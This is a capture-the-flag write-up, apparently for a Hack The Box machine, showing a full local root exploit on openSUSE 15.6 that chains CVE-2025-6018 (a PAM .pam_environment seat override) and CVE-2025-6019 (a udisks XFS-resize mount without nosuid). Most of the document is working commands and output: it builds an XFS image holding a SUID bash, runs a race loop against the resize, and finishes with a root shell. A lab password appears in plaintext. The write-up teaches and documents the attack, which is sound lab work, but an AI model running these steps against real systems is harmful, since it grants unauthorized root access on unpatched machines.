phileasfogg3@pterodactyl:~> cat /var/mail/phileasfogg3
From headmonitor@pterodactyl Fri Nov 07 09:15:00 2025
Delivered-To: phileasfogg3@pterodactyl
Received: by pterodactyl (Postfix, from userid 0)
id 1234567890; Fri, 7 Nov 2025 09:15:00 +0100 (CET)
From: headmonitor headmonitor@pterodactyl
To: All Users all@pterodactyl
Subject: SECURITY NOTICE - Unusual udisksd activity (stay alert)
Message-ID: 202511070915.headmonitor@pterodactyl
Date: Fri, 07 Nov 2025 09:15:00 +0100
MIME-Version: 1.0
Content-Type: text/plain; charset="utf-8"
Content-Transfer-Encoding: 7bit

Attention all users,

Unusual activity has been observed from the udiskd daemon (udiskd). No confirmed compromise at this time, but increased vigilance is required.

Do not connect untrusted external media. Review your sessions for suspicious activity. Administrators should review udiskd and system logs and apply pending updates.
```

Report any signs of compromise immediately to [headmonitor@pterodactyl.htb](mailto:headmonitor@pterodactyl.htb)

— HeadMonitor  
System Administrator

The mail points us to `udisks`. By checking `/etc/os-release`, we see the box is running `OpenSUSE 15.6`, which matches a chained local privilege escalation published by Qualys in June 2025 ([blog post](#), [technical details](#)). The chain combines two bugs:

- `CVE-2025-6018` is a PAM misconfiguration in `OpenSUSE 15` that allows a remote `SSH` session to be classified as `allow_active` by polkit.
- `CVE-2025-6019` is a `libblockdev/udisks` bug that turns `allow_active` into a root-owned SUID binary by abusing XFS filesystem resizing on a loop-mounted image.

We can check which polkit subject our session maps to by calling `CanReboot` on `org.freedesktop.login1.Manager`. An `allow_active` session gets a `yes` response, whereas anything else returns `challenge`.

```
phileasfogg3@pterodactyl:~> gdbus call --system --dest org.freedesktop.login1 --object-path /org/freedesktop/login1 --method org.freedesktop.login1.Manager.CanReboot ('challenge',)
```

The reply is `challenge`, so the session is not `allow_active` yet.

To change that, we drop `XDG_SEAT` and `XDG_VTNR` overrides into the `.pam_environment`. On openSUSE 15's PAM stack, `pam_env` reads this file at session start, and `pam_systemd` then registers the session with `systemd-logind` using whatever `seat/vtnr` values it sees. Forcing these values makes the `SSH` session appear to be on the local console (`seat0`, `vtnr=1`).

We then log out and log back in so the new PAM session picks up the file.

```
phileasfogg3@pterodactyl:~> { echo 'XDG_SEAT OVERRIDE=seat0'; echo 'XDG_VTNR OVERRIDE=1'; } > .pam_environment
phileasfogg3@pterodactyl:~> exit
logout
Connection to pterodactyl.htb closed.

$ sshpass -p '!QAZ2wsx' ssh phileasfogg3@pterodactyl.htb -o StrictHostKeyChecking=no
Have a lot of fun...
Last login: Tue May 12 13:08:44 2026 from 10.10.14.54
phileasfogg3@pterodactyl:~> gdbus call --system --dest org.freedesktop.login1 --object-path /org/freedesktop/login1 --method org.freedesktop.login1.Manager.CanReboot ('yes',)
```

`CanReboot` now returns `yes`. The first half of the chain is done. Polkit now treats us as `allow_active`.

Next is `CVE-2025-6019`. The bug lies in how `udisks` (through `libblockdev`) resizes XFS filesystems on a loop-mounted image. When an `allow_active` user calls `Filesystem.Resize` on a loop device, `udisks` mounts it at `/tmp/blockdev.xxxxxx/` as `root`, runs `xfs_growfs` and then unmounts. The temp mount is not marked `nosuid`, so a SUID binary sitting inside the image runs as `root` for as long as the mount stays

open. The plan:

- Build an XFS image with a SUID `bash` binary inside.
- Upload it to the target.
- Trigger the resize, but keep the mountpoint busy so `udisks` cannot unmount, leaving the SUID `bash` accessible after the call returns.

We start by pulling the target's `bash` (so the binary is built against the same `glibc`) to our local machine. We then build an empty XFS image around it, copy `bash` into it, and set the SUID bit.

```
$ sshpass -p '!QAZ2wsx' scp phileasfogg3@pterodactyl.htb:/bin/bash .
$ mkfs.xfs ./xfs.image
meta-data= ./xfs.image          isize=512    agcount=4, agsize=19200 blks
=                               sectsz=512   attr=2, projid32bit=1
=                               crc=1        finobt=1, sparse=1, rmapbt=0
=                               reflink=1    bigtime=0 inobtcount=0
data      =                     bsize=4096   blocks=76800, imaxpct=25
=                               sunit=0         swidth=0 blks
naming    =version 2           bsize=4096   ascii-ci=0, ftype=1
log        =internal log      bsize=4096   blocks=1368, version=2
=                               sectsz=512    sunit=0 blks, lazy-count=1
realtime  =none               extsz=4096   blocks=0, rtextents=0
$ mkdir ./xfs.mount
$ sudo mount -t xfs ./xfs.image ./xfs.mount
$ sudo cp bash xfs.mount
$ sudo chmod u+s ./xfs.mount/bash
$ sudo umount xfs.mount
```

The image is `300 MB`, so we upload it with `rsync` instead of `scp` to take advantage of compression over the VPN.

```
$ sshpass -p '!QAZ2wsx' rsync -avzP --whole-file --info=progress2 xfs.image
phileasfogg3@pterodactyl.htb:/home/phileasfogg3/
sending incremental file list
xfs.image
 314,572,800 100% 260.16MB/s 0:00:01 (xfr#1, to-chk=0/1)

sent 589,288 bytes received 35 bytes 235,729.20 bytes/sec
total size is 314,572,800 speedup is 533.79
```

We verify that the image has successfully uploaded to the box.

```
phileasfogg3@pterodactyl:~> ls -al xfs.image
-rw-rw-r-- 1 phileasfogg3 users 314572800 May 12 13:11 xfs.image
```

Before triggering anything, we kill `gvfs-udisks2-volume-monitor`. If it is running, it auto-mounts the loop device with `nosuid`, and the SUID bit on the inner `bash` will not survive. The `no process found` message means the monitor wasn't running, so we are fine to continue.

```
phileasfogg3@pterodactyl:~> killall -KILL gvfs-udisks2-volume-monitor
gvfs-udisks2-volume-monitor: no process found
```

We then ask `udisks` to map the image as a loop device. This is the first call that requires `allow_active`, and it goes through.

```
phileasfogg3@pterodactyl:~> udisksctl loop-setup --file ./xfs.image --no-user-interaction
Mapped file ./xfs.image as /dev/loop0.
```

Now we start a background loop that polls `/tmp/blockdev*/bash`. As soon as `udisks` mounts the image during the resize, the loop executes the SUID `bash` with a `sleep 10` body. The sleeping process keeps the temp mount busy, so `udisks` **cannot** unmount it when the resize finishes.

In parallel, we call `Filesystem.Resize` over D-Bus to trigger the mount.

```
phileasfogg3@pterodactyl:~> while true; do /tmp/blockdev*/bash -c 'sleep 10; ls -l
/tmp/blockdev*/bash' && break; done 2>/dev/null &
[1] 14966

phileasfogg3@pterodactyl:~> gdbus call --system --dest org.freedesktop.UDisks2 --object-
path /org/freedesktop/UDisks2/block_devices/loop0 --method
org.freedesktop.UDisks2.Filesystem.Resize 0 '{}'
Error: GDBus.Error:org.freedesktop.UDisks2.Error.Failed: Error resizing filesystem on
/dev/loop0: Failed to unmount '/dev/loop0' after resizing it: target is busy
```

We see a `target is busy` error, which is exactly what we want. `udisks` finished `xfs_growfs` and tried to unmount, but our background `bash` is still sleeping on the mount, so the unmount fails, and the SUID `bash` is left behind at `/tmp/blockdev.YO80P3/`. After the sleep finishes, the loop's `ls -l` prints the file and exits.

```
phileasfogg3@pterodactyl:~> -rwsr-xr-x 1 root root 1012656 May 12 13:11
/tmp/blockdev.YO80P3/bash
[1]+  Done                  while true; do
    /tmp/blockdev*/bash -c 'sleep 10; ls -l /tmp/blockdev*/bash' && break;
done 2> /dev/null
```

The file is owned by `root` with the SUID bit set. Executing it with `-p` keeps the EUID (Effective UID) as `0`, giving us a root shell.

```
phileasfogg3@pterodactyl:~> /tmp/blockdev.YO80P3/bash -p
bash-4.4# id
uid=1002(phileasfogg3) gid=100(users) euid=0(root) groups=100(users)
```

The root flag can be found under `/root/root.txt`.